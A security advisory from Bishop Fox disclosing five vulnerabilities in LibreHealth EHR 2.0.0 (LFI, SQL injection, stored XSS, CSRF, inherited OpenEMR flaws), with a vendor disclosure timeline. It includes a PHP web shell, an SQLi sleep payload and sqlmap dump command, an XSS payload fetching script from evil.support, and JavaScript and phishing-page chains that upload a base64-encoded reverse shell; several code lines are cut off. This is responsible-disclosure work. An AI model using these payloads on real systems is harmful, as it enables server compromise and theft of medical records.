BLOG // ADVISORIES // JUL 14, 2020

LibreHealth Version 2.0.0

By: Chris Davis, Senior Security Consultant

Share

ADVISORY SUMMARY

The following document describes identified vulnerabilities in the LibreHealth application version 2.0.0. Five high-risk issues were discovered that could be exploited to compromise the application server and sensitive health care records within the application.

Impact

The discovered high-risk vulnerabilities would allow an unauthenticated malicious actor or low-privileged application user to compromise the application's underlying server and the data contained within the application. Because of the nature of the application, that data includes highly sensitive medical records and personally identifiable information (PII). The vulnerabilities consisted of a local file inclusion that could be leveraged to compromise the underlying application server, an SQL injection issue that resulted in sensitive data disclosure, an XSS issue that would allow attackers to force actions on other user's behalf, and a CSRF issue that would allow an attacker to perform any of the mentioned attacks from the context of an unauthenticated attacker via a phishing page. The LibreHealth application was also affected by previously discovered high-risk CVEs from its fork of a legacy OpenEMR codebase, which resulted in application server compromise.

High Risk Level

LibreHealth	LibreHealth EHR	2.0.0

Product Description

LibreHealth EHR is an electronic health records software solution that allows medical professionals to track health records of patients. The project's official website is **https://librehealth.io/**. The latest version of the application is 2.0.0, released September 2017.

Vulnerabilities List

Five high-risk vulnerabilities were identified within the LibreHealth EHR v2.0.0 application:

LOCAL FILE INCLUSION (LFI)

SQL INJECTION

VULNERABLE SOFTWARE

CROSS-SITE SCRIPTING (XSS)

CROSS-SITE REQUEST FORGERY (CSRF)

Solution

Although no official patched release is available at the time of writing, fixes are in progress and some are available as [unmerged pull requests on GitHub] **https://github.com/LibreHealthIO/lh-ehr/pulls**

These vulnerabilities are described in the following sections.

VULNERABILITIES

LOCAL FILE INCLUSION (LFI)

The LibreHealth EHR application was affected local file inclusion (LFI). This vulnerability allowed the execution of arbitrary PHP files within the application's web root. The vulnerabilities could be exploited from the context of any authenticated user and would execute PHP code that existed within the application's web root.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-11439	High	Code execution	Remote

A local file inclusion (LFI) vulnerability is present in the `url` parameter of the `librehealthehr/interface/main/tabs/main.php` endpoint. This vulnerability allows the execution of arbitrary PHP files within the LibreHealth EHR application's web root. The vulnerabilities could be exploited from the context of any authenticated user.

To demonstrate this LFI vulnerability, a PHP web shell was uploaded using a known insecure file upload vulnerability: **CVE-2018-1000649**. The contents of the uploaded file `webshell.php` are shown below:

```
<?php
if(isset($_GET['cmd']))
{
   system($_GET['cmd']);
}
?>
```

Figure 1 *- Uploaded PHP code*

Next, the path to the `webshell.php` file was included in the vulnerable `url` parameter. The `id` shell command was passed through the uploaded file's `cmd` parameter, as shown below:

```
http://libre.test.mg.gy/librehealthehr/interface/main/tabs/main.php?url=../../sit
```

Figure 3 - LFI code execution

The LFI could be exploited by any authenticated user to execute any PHP code contained within the application web root.

SQL INJECTION

The SQL injection vulnerabilities allowed attacker-controlled SQL queries to be performed that compromised the LibreHealth application's sensitive database contents (including medical records and user information. These vulnerabilities could be exploited by low-privileged authenticated users.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-11437	High	Information disclosure	Remote

The **`letter.php`** endpoint was vulnerable to SQL injection in the **`form_from`** and **`form_to`** POST parameters. The root cause was found to be unsafe SQL string building in the **`interface/patient_file/letter.php`** source code, as shown below:

```
104. $frow = sqlQuery("SELECT * FROM users WHERE id = '$form_from'");
105. $trow = sqlQuery("SELECT * FROM users WHERE id = '$form_to'");
```

Figure 4 *- Code vulnerable to SQL injection*

Users can change the **`$form_from`** and **`$form_to`** parameters. After authenticating to the application with a user in the low-privileged **`Front Desk`** group, the following request was sent to verify the SQLi:

```
POST /librehealthehr/interface/patient_file/letter.php HTTP/1.1
Host: libre.test.mg.gy
…omitted for brevity…
formaction=generate&form_pid=158172491&form_from= <mark>7'+AND+(select+sleep(12))
```


Figure 5 *- Request with SQL injection payload*

The application's response was delayed by 12 seconds, indicating the SQLi was successful. To further exploit this SQLi vulnerability, the automated SQL injection tool sqlmap was used. The following command, **`sql.txt`**, contains the POST request from above:

```
sqlmap -l sql.txt --dbms=mysql -p form_from --dump
```

Figure 6 *- Command to extract database contents*

The tool successfully extracted the contents of the application database, as shown below:



The SQL injection was exploited to retrieve the complete contents of the MySQL application database, which included medical records and user information.

VULNERABLE SOFTWARE

The LibreHealth EHR application was affected by vulnerable software because it is a form of an older OpenEMR version code base that contained known, un-remediated vulnerabilities. These vulnerabilities included multiple high-risk issues including PHP code injection, command injection, file path traversal, and XSS.

CVE ID	Security Risk	Impact	Access Vector
N/A	High	Code execution	Other

The LibreHealth EHR application is affected by known vulnerabilities affecting an outdated OpenEMR codebase, as well as unremediated issues in the LibreHealth EHR codebase. These vulnerabilities included multiple high-risk issues including PHP code injection, command injection, file path traversal, and XSS. This finding describes a subset of known vulnerabilities that were found to be present in the codebase, but it may not represent a comprehensive list of all outstanding vulnerabilities.

LibreHealth EHR used forked code from the OpenEMR project that was affected by the following known issues:

CVE ID	Vulnerability	Original Blog Post
CVE-2019-3963 through CVE-2019-3966	Cross-site Scripting	https://www.tenable.com/security/research/tra-2019-40
CVE-2019-3967	Directory Traversal and Arbitrary File Download	https://www.tenable.com/security/research/tra-2019-40
CVE-2019-3968	Command Injection	https://www.tenable.com/security/research/tra-2019-40
CVE-2019-8371	PHP Injection (RCE)	https://know.bishopfox.com/advisories/openemr-5-0-16-remote-code-execution-cross-site-scripting

Figure 8 *- Table of issues affecting the OpenEMR project that also affect LibreHealth EHR*

The above issues were verified to affect LibreHealth EHR, and their exploitation was identical to the OpenEMR advisories highlighted above. In addition to the vulnerabilities inherited from OpenEMR, LibreHealth EHR was affected by known issues that were publicly released in 2018, shown in the table below:

CVE ID	Vulnerability	Original Blog Post
CVE-2018-1000648	Authenticated Unrestricted File Write	https://0dd.zone/2018/08/07/lh-ehr-Authenticated-File-Write-Letter-PHP/
CVE-2018-1000649	Authenticated Unrestricted File Write (aka Insecure File Upload)	https://0dd.zone/2018/08/07/lh-ehr-Authenticated-File-Write-Letter-PHP-2/
CVE-2018-1000647	Unrestricted File Deletion	https://0dd.zone/2018/08/07/lh-ehr-Authenticated-File-Deletion/
CVE-2018-1000646	Authenticated Unrestricted File Write	https://0dd.zone/2018/08/07/lh-ehr-Authenticated-File-Write/

CROSS-SITE SCRIPTING (XSS) >

The LibreHealth EHR application was affected by one instance of XSS. This XSS vulnerability was stored in the application and exploitable from the context of a low-privileged user. A proof-of-concept XSS payload caused server-side code execution when a user navigated to the affected endpoint.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-11436	High	Code execution, Escalation of privileges	Remote

The **note** parameter of the **/librehealthehr/controller.php** endpoint is vulnerable to stored XSS and exploitable from the context of a low-privileged user. A proof-of-concept XSS payload was created to demonstrate server-side code execution when a user navigated to the affected endpoint.

While authenticated to the LibreHealth EHR application as a low-privileged **Front Desk** user, a note was created within the New Documents section of the application containing the following XSS payload:

```
<img src=x onerror=jQuery.getScript('http://evil.support/e.js')>
```

In the payload above, the **e.js** file is a JavaScript file that sends two requests: the first uploads a PHP reverse shell, and the second executes it. These requests exploited the known insecure upload vulnerability (CVE-2018-1000649) and the Local File Inclusion vulnerability described above. A POST request was sent that stored the XSS payload in the note, as shown below:

```
POST /librehealthehr/controller.php?document¬e&patient_id=00& HTTP/1.1
Host: libre.test.mg.gy
…omitted for brevity…
provide_email=&identifier=no¬e<mark>=%3Cimg+src%3Dx+onerror%3DjQuery.getScript%28%2
```

Figure 10 *- Request to set XSS*

Once the payload was sent, it would execute and load the external **e.js** JavaScript file whenever any authenticated user viewed the notes on the affected document. The XSS payload execution is shown below:




Figure 11 - XSS executing

The reverse shell connected back to the attacking server. In this case, **localhost** was used for testing:




Figure 12 - PHP reverse shell connection received

```
// XSS Payload LibreHealth v2.0.0
// XSS -> Insecure File upload -> Path Traversal === RCE
// Author: Malaphar


(async () => {
   // Defined Path, Filename and PHP Code (shell) - Shell is Msfvenom generated P
   let shell = "<?php eval(base64_decode('ICAgIC8qPD9waHAgLyoqLwogICAgICBAZXJyb3I
PSAnY2QgJyl7CiAgICAgICAgICBjaGRpcihzdWJzdHIoJGMsMywtMSkpOwogICAgICAgIH0gZWxzZSBp2
   let fileName = 'probablyanevilfile22.php'
   let webRootPath = '../../../'
   let evilUp = webRootPath + fileName

   // Uploads PHP shell
   console.log(`[*] Uploading PHP Shell to ${evilUp}...`)
   let fetchUp = await fetch('/librehealthehr/interface/patient_file/letter.php',
       method: 'POST',
       credentials: 'include',
       headers: {
           'Content-Type': 'application/x-www-form-urlencoded'
       },
       body: 'formaction=savetemplate&form_pid=1337&form_from=10&form_date=2020-0
   });
   if (fetchUp.ok) {
       console.log('[*] PHP Uploaded at ' + window.location.origin + `/libreheal
   } else {
       console.error('[!] File Failed to Upload... ')
       return
   }

   // Calls uploaded PHP for execution
   console.log('[*] Requesting PHP File for Execution...')
   let fetchPHP = await fetch('/librehealthehr/' + fileName, {
       credentials: 'include'
   });
   if (fetchPHP.ok) {
       console.log('[*] File Uploaded and Called, Got Shell?')
   } else {
       console.error('[!] Calling PHP Failed...')
       return
   }
})();
```

Figure 13 *-XSS payload source code*

CROSS-SITE REQUEST FORGERY (CSRF)

The LibreHealth EHR application was affected by systemic CSRF. This CSRF vulnerability allowed any POST request in the application to be sent from arbitrary origins. This would allow a phishing application to send requests on behalf of authenticated LibreHealth users. The CSRF was chained with the known insecure file upload issue to show how an unauthenticated remote attacker could gain server-side remote code execution (RCE) through this vulnerability.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-11438	High	Code execution, Escalation of privileges	Remote

The LibreHealth EHR application is affected by systemic CSRF, which accepts POST requests sent from arbitrary origins. The CSRF vulnerability was chained with a known insecure file upload issue (**CVE-2018-1000649**) to show how an unauthenticated remote attacker could gain server-side remote code execution (RCE) through this vulnerability.

To demonstrate the CSRF vulnerability, a phishing page was created that would send two requests on behalf of an authenticated LibreHealth EHR user who viewed it. The first request uploaded a PHP reverse shell, as shown below:

```
Cookie: TreeMenuBranchStatus=objTreeMenu_1_node_1_1:objTreeMenu_1_node_1_7:objTre

formaction=savetemplate&form_pid=1337&form_from=10&form_date=2020-02-16&form_spec
```

Figure 14 *- Request made from CSRF phishing page*

The second request called the uploaded PHP reverse shell to execute it, shown below:

```
GET /librehealthehr/evilfromCSRF.php HTTP/1.1
Host: libre.test.mg.gy
Origin: null
…omitted for brevity…
```

Figure 15 *- Second request made from CSRF phishing page*

The HTML phishing page was tested on the local filesystem, hence the null origin in the figure above.

The result of these two requests made from the CSRF phishing page was a PHP reverse shell connection, which is demonstrated in the cross-site scripting finding of this advisory. The complete HTML and JavaScript code used for the proof-of-concept phishing page shown below:

```
<!DOCTYPE html>
<html>
   <head>
       <title>Phishing</title>
   </head>
   <body>
       <script>
(async () => {
   // Defined Path, Filename and PHP Code (shell)
   // Just a modified version of the XSS payload adapted to CSRF
   let shell = "<?php eval(base64_decode('ICAgIC8qPD9waHAgLyoqLwogICAgICBAZXJyb3I
   let fileName = 'evilfromCSRF.php'
   let webRootPath = '../../../'
   let evilUp = webRootPath + fileName

   // Uploads PHP shell
   console.log(`[*] Uploading PHP Shell to ${evilUp}...`)
   let fetchUp = fetch('http://libre.test.mg.gy/librehealthehr/interface/patient_
       method: 'POST',
       credentials: 'include',
       headers: {
           'Content-Type': 'application/x-www-form-urlencoded'
       },
       body: 'formaction=savetemplate&form_pid=1337&form_from=10&form_date=2020-0
   });

   // Calls PHP - Potential race condition with the requests. However, testing we
   console.log('[*] Requesting PHP File for Execution...')
   let fetchPHP = fetch('http://libre.test.mg.gy/librehealthehr/' + fileName, {
        credentials: 'include'
   });
})();
       </script>
   </body>
</html>
```

Figure 16 *- CSRF phishing page source code*

The LibreHealth EHR application was systemically vulnerable to CSRF, so any POST action could be exploited through this vulnerability except for the functionality to create or modify users; those features required an administrative user password to be included in the request.

CREDITS

Chris Davis, Security Consultant, Bishop Fox (**cdavis@bishopfox.com**)

Contact With Vendor: 03/12/2020

Vendor Acknowledged Vulnerabilities: 03/16/2020

Bishop Fox Offered 30 Day Extension from 90 Day Policy due to Covid-19: 03/19/2020

Vendor Accepted Extension: 03/19/2020

Bishop Fox Contacted Vendor: 06/22/2020

Vendor Response - Fixes Ongoing: 06/26/2020

Bishop Fox Contacted Vendor: 07/09/2020

Vendor Shared In-progress Patches - Agreed on Disclosure Date: 07/14/2020

Vulnerabilities Publicly Disclosed: 07/14/2020

About the author, Chris Davis

SENIOR SECURITY CONSULTANT

Chris Davis is a Senior Security Consultant at Bishop Fox. His areas of expertise are application penetration testing (static and dynamic) and external network penetration testing.

Chris actively conducts independent security research and has been credited with the discovery of 40 CVEs (including CVE-2019-7551 and CVE-2018-17150) on enterprise-level, highly distributed software. The vulnerabilities he identified included remote code execution and cross-site scripting (XSS).

More by Chris

RECOMMENDED POSTS

You might be interested in these related posts.

Dec 15, 2022

FlowscreenComponents Basepack, Version 3.0.7 Advisory

Nov 21, 2022

Log HTTP Requests, Version 1.3.1, Advisory

Oct 24, 2022

Atlassian Jira Align, Version 10.107.4 Advisory

Jul 13, 2022

Netwrix Auditor Advisory